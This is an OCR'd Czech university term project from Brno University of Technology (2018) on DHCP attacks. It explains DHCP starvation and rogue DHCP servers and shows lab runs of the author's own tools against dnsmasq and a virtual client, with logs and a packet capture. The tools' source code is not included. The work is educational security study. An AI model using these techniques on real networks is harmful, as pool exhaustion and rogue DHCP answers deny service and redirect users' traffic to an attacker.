
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV POČÍTAČOVÉ GRAFIKY A MULTIMÉDIÍ

FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF COMPUTER GRAPHICS AND MULTIMEDIA

DHCP ÚTOKY

SEMESTRÁLNÍ PROJEKT
TERM PROJECT

AUTOR PRÁCE
AUTHOR

FRANTIŠEK ŠUMŠAL

BRNO 2018

Obsah

Kapitola 1

Úvod

Cílem projektu bylo nastudování útoků na DHCP [1], jejich analýza a následná implementace dvou zástupců: *DHCP starvation* a *Rogue DHCP server*. Součástí implementace je i demonstrace funkčnosti výše zmíněných útoků a souhrn výsledků.

[1] Dynamic Host Configuration Protocol

Kapitola 2

DHCP útoky

Vzhledem k implementaci, jejímž základem je UDP a IP, nemá DHCP v zásadě žádné možnosti zabezpečení či autorizace. Výhodou této situace jsou nízké nároky na údržbu a jednoduchost použití, kdy není nutné komplikovaně nastavovat zabezpečovací parametry jak na straně serveru, tak na jednotlivých klientských stanicích. [2] Tím se však DHCP stává snadným cílem pro útočníky – ať už se jedná o podvržení falešného nastavení sítě nebo o vyčerpání zdrojů daného DHCP serveru. Těmito útoky se budou zabývat následující odstavce.

2.1 DHCP starvation

DHCP starvation, jak již název napovídá, se snaží vyčerpat adresní pool daného DHCP serveru. Jde o poměrně jednoduchý proces, kde se během běžného *DORA* [1] procesu použije podvržená MAC [2] adresa. Dostatečným opakováním tohoto procesu dojde buď k vyčerpání adresního poolu DHCP serveru nebo k dosažení maximálního počtu rezervací. Poté již žádný z nově připojených klientů nedostane přidělenu IP adresu od daného DHCP serveru [1]. Toho lze využít ve spojení s *Rogue DHCP server* útokem, který bude popsán dále.

2.2 Rogue DHCP server

Tento útok využívá útočníkem kontrolovaný DHCP server, který klientům v síti zasílá útočníkem zvolené nastavení, tzn. IP adresu/masku, výchozí bránu, nastavení DNS a domény, a další. Tím lze síťový provoz klientů přesměrovat na útočníkem kontrolované zařízení a tam ho dále zpracovat. Často se tento útok využívá společně s *DHCP starvation* 2.1, kde se nejdříve vyčerpají adresní pooly v síti dostupných DHCP serverů a poté se do sítě vypustí útočníkův DHCP server.

[1] Discover-Offer-Request-Ack
[2] Media Access Control

Kapitola 3

Implementace

K implementaci obou aplikací byla využita knihovna *libpcap* [1], která výrazně zjednodušuje zpracovávání a vytváření *RAW* packetů.

3.1 `dhcp.cpp/h`

Tento soubor obsahuje konstanty a funkce společné pro obě aplikace – jedná se především o samotnou strukturu DHCP hlavičky a pomocné funkce a konstanty. Funkce *in_cksum*, pro výpočet kontrolního součtu IP hlavičky, byla převzata z webu univerzity Carnegie Mellon [2].

3.2 `dhcpstarve.cpp`

V tomto souboru se nachází implementace útoku *DHCP starvation* 2.1. Jediným parametrem této aplikace je název síťového zařízení, na kterém daný útok proběhne. Poté aplikace v dané síti začne provádět standardní *DORA* proces, pokaždé však s jinou MAC adresou. MAC adresy jsou zde generovány sekvenčně od `00:00:00:00:00:01` výše. Útok probíhá do té doby, než server odpoví zprávou *NAK* nebo pokud uběhne daný interval od obdržení poslední odpovědi od DHCP serveru (zde nastaven na 10 vteřin) – implementace druhé varianty je pomocí funkce `alarm()` [3] a odchytávání signálu `SIGALRM`.

3.3 `dhcprogue.cpp`

Zde se nachází implementace útoku *Rogue DHCP server* 2.2. Jedná se o jednoduchý DHCP server, který klientům v dané síti odpovídá s předem nastavenými parametry – opět pomocí standardního *DORA* procesu. Většina parametrů je předávána v poli *DHCP options* [3], kde jsou jednotlivá pole složena z kódu, délky dat a vlastních dat.

[1] man pcap(3)
[2] http://www.cs.cmu.edu/afs/cs/academic/class/15213-f00/unpv12e/libfree/in_cksum.c
[3] man alarm(2)

Kapitola 4

Příklady použití

4.1 DHCP starvation

4.1.1 Použité prostředí

Aplikace *dnsmasq* [1] s následující konfigurací:

```
$ cat /etc/dnsmasq.d/test.conf
port=0
listen-address=127.0.0.1
dhcp-range=127.10.0.1,127.100.0.10,255.0.0.0,10m
```

4.1.2 Průběh útoku #1

```
$ systemctl status dnsmasq
...
Apr 23 23:09:42 pyrelight dnsmasq-dhcp[11429]: DHCP, IP range 127.10.0.1 --
    127.100.0.10, lease time 10m

$ sudo ./pds-dhcpstarve -i lo
...
Sending DISCOVER with MAC 0:0:0:0:3:e8
Received OFFER with IP 127.13.1.166 and server IP 127.0.0.1
Sending REQUEST with MAC 0:0:0:0:3:e8 and IP 127.13.1.166
Received ACK for IP 127.13.1.166

Sending DISCOVER with MAC 0:0:0:0:3:e9
Received OFFER with IP 127.13.1.167 and server IP 127.0.0.1
Sending REQUEST with MAC 0:0:0:0:3:e9 and IP 127.13.1.167
Received NAK for IP 127.13.1.167
=> DHCP server is probably out out of leases

$ systemctl status dnsmasq
...
```

[1] http://www.thekelleys.org.uk/dnsmasq/doc.html

```
Apr 23 23:11:01 pyrelight dnsmasq-dhcp[11429]: DHCPREQUEST(lo) 127.13.1.167
    00:00:00:00:03:e9
Apr 23 23:11:01 pyrelight dnsmasq-dhcp[11429]: DHCPNAK(lo) 127.13.1.167
    00:00:00:00:03:e9 no leases left
```

4.1.3 Průběh útoku #2

Omezení adresního poolu DHCP serveru:
`dhcp-range=127.10.0.1,127.10.0.10,255.0.0.0,10m`

```
$ systemctl status dnsmasq
...
Apr 23 23:17:50 pyrelight dnsmasq-dhcp[24993]: DHCP, IP range 127.10.0.1 --
    127.10.0.10, lease time 10m

$ sudo ./pds-dhcpstarve -i lo
...
Sending DISCOVER with MAC 0:0:0:0:0:9
Received OFFER with IP 127.10.0.10 and server IP 127.0.0.1
Sending REQUEST with MAC 0:0:0:0:0:9 and IP 127.10.0.10
Received ACK for IP 127.10.0.10

Sending DISCOVER with MAC 0:0:0:0:0:a
Received OFFER with IP 127.10.0.1 and server IP 127.0.0.1
Sending REQUEST with MAC 0:0:0:0:0:a and IP 127.10.0.1
Received ACK for IP 127.10.0.1

Sending DISCOVER with MAC 0:0:0:0:0:b
Timeout reached - DHCP pool is probably depleted

$ systemctl status dnsmasq
...
Apr 23 23:18:55 pyrelight dnsmasq-dhcp[24993]: DHCPDISCOVER(lo)
    00:00:00:00:00:0b no address available
```

4.2 Rogue DHCP server

4.2.1 Použité prostředí

Dva virtuální stroje – Fedora 27 (Rogue DHCP server), Ubuntu 14.04 (klient).

4.2.2 Průběh útoku

Server:

```
$ sudo ip addr add dev enp0s8 10.2.0.1/24
```

```
$ ./sudo pds-dhcprogue -i enps8 -p 10.2.0.2-10.2.0.10 -g 10.2.0.1
    -n 8.8.8.8 -d example.com -l 3600
Interface: enps8
Interface IP: 10.2.0.1
Interface mas: 255.255.255.0
Pool size: 9
Gateway: 10.2.0.1
DNS: 8.8.8.8
Domain: example.com
Lease time: 3600 seconds
DISCOVER from 8:0:27:a9:1b:db
Sending OFFER to MAC 8:0:27:a9:1b:db with IP 10.2.0.10
REQUEST from 8:0:27:a9:1b:db
Sending ACK to MAC 8:0:27:a9:1b:db with IP 10.2.0.10
```

Klient:

```
## Před spuštěním rogue DHCP serveru
$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 127.0.1.1
search home

$ ip addr show dev eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
state UP group default qlen 1000
    link/ether 08:00:27:a9:1b:db brd ff:ff:ff:ff:ff:ff
    inet6 fe80::a00:27ff:fea9:1bdb/64 scope link
       valid_lft forever preferred_lft forever

## Po spuštění rogue DHCP serveru
$ sudo dhclient -v eth1
Internet Systems Consortium DHCP Client 4.2.4
Copyright 2004-2012 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth1/08:00:27:a9:1b:db
Sending on   LPF/eth1/08:00:27:a9:1b:db
Sending on   Socket/fallback
DHCPDISCOVER on eth1 to 255.255.255.255 port 67 interval 3 (xid=0x75a8ce58)
DHCPREQUEST of 10.2.0.10 on eth1 to 255.255.255.255 port 67 (xid=0x58cea875)
DHCPOFFER of 10.2.0.10 from 10.2.0.1
DHCPACK of 10.2.0.10 from 10.2.0.1
bound to 10.2.0.10 -- renewal in 1686 seconds.

$ cat /etc/resolv.conf
```

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 8.8.8.8
nameserver 127.0.1.1
search example.com home

$ ip addr show dev eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
state UP group default qlen 1000
    link/ether 08:00:27:a9:1b:db brd ff:ff:ff:ff:ff:ff
    inet 10.2.0.10/24 brd 10.2.0.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fea9:1bdb/64 scope link
       valid_lft forever preferred_lft forever
```

4.2.3 Struktura OFFER packetu

```
▸Frame 92: 332 bytes on wire (2656 bits), 332 bytes captured (2656 bits) on interface 0
▸Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸Internet Protocol Version 4, Src: 10.2.0.1 (10.2.0.1), Dst: 10.2.0.10 (10.2.0.10)
▸User Datagram Protocol, Src Port: bootps (67), Dst Port: bootpc (68)
▾Bootstrap Protocol
  Message type: Boot Reply (2)
  Hardware type: Ethernet (0x01)
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0xa3e5a961
  Seconds elapsed: 0
 ▸Bootp flags: 0x0000 (Unicast)
  Client IP address: 0.0.0.0 (0.0.0.0)
  Your (client) IP address: 10.2.0.10 (10.2.0.10)
  Next server IP address: 10.2.0.1 (10.2.0.1)
  Relay agent IP address: 0.0.0.0 (0.0.0.0)
  Client MAC address: CadmusCo_a9:1b:db (08:00:27:a9:1b:db)
  Client hardware address padding: 00000000000000000000
  Server host name not given
  Boot file name not given
  Magic cookie: DHCP
 ▾Option: (53) DHCP Message Type
    Length: 1
    DHCP: Offer (2)
 ▾Option: (3) Router
    Length: 4
    Router: 10.2.0.1 (10.2.0.1)
 ▾Option: (1) Subnet Mask
    Length: 4
    Subnet Mask: 255.255.255.0 (255.255.255.0)
 ▾Option: (51) IP Address Lease Time
    Length: 4
    IP Address Lease Time: (3600s) 1 hour
 ▾Option: (54) DHCP Server Identifier
    Length: 4
    DHCP Server Identifier: 10.2.0.1 (10.2.0.1)
 ▾Option: (6) Domain Name Server
    Length: 4
    Domain Name Server: 8.8.8.8 (8.8.8.8)
 ▾Option: (15) Domain Name
    Length: 11
    Domain Name: example.com
 ▸Option: (255) End
  Padding
```

Literatura

[1] Let's Explain: *DHCP Starvation (DOS Attack - Penetration Testing) - Example Demonstration with Kali*. https://letusexplain.blogspot.cz/2015/10/dhcp-starvation-denial-of-service.html, 2015, [Online; navštíveno 23.4.2018].

[2] R. Droms: *Dynamic Host Configuration Protocol*. RFC 2131, Březen 1997.
URL https://www.rfc-editor.org/rfc/rfc2131.txt

[3] S. Alexander, R. Droms.: *DHCP Options and BOOTP Vendor Extensions*. RFC 2132, Březen 1997.
URL https://www.rfc-editor.org/rfc/rfc2132.txt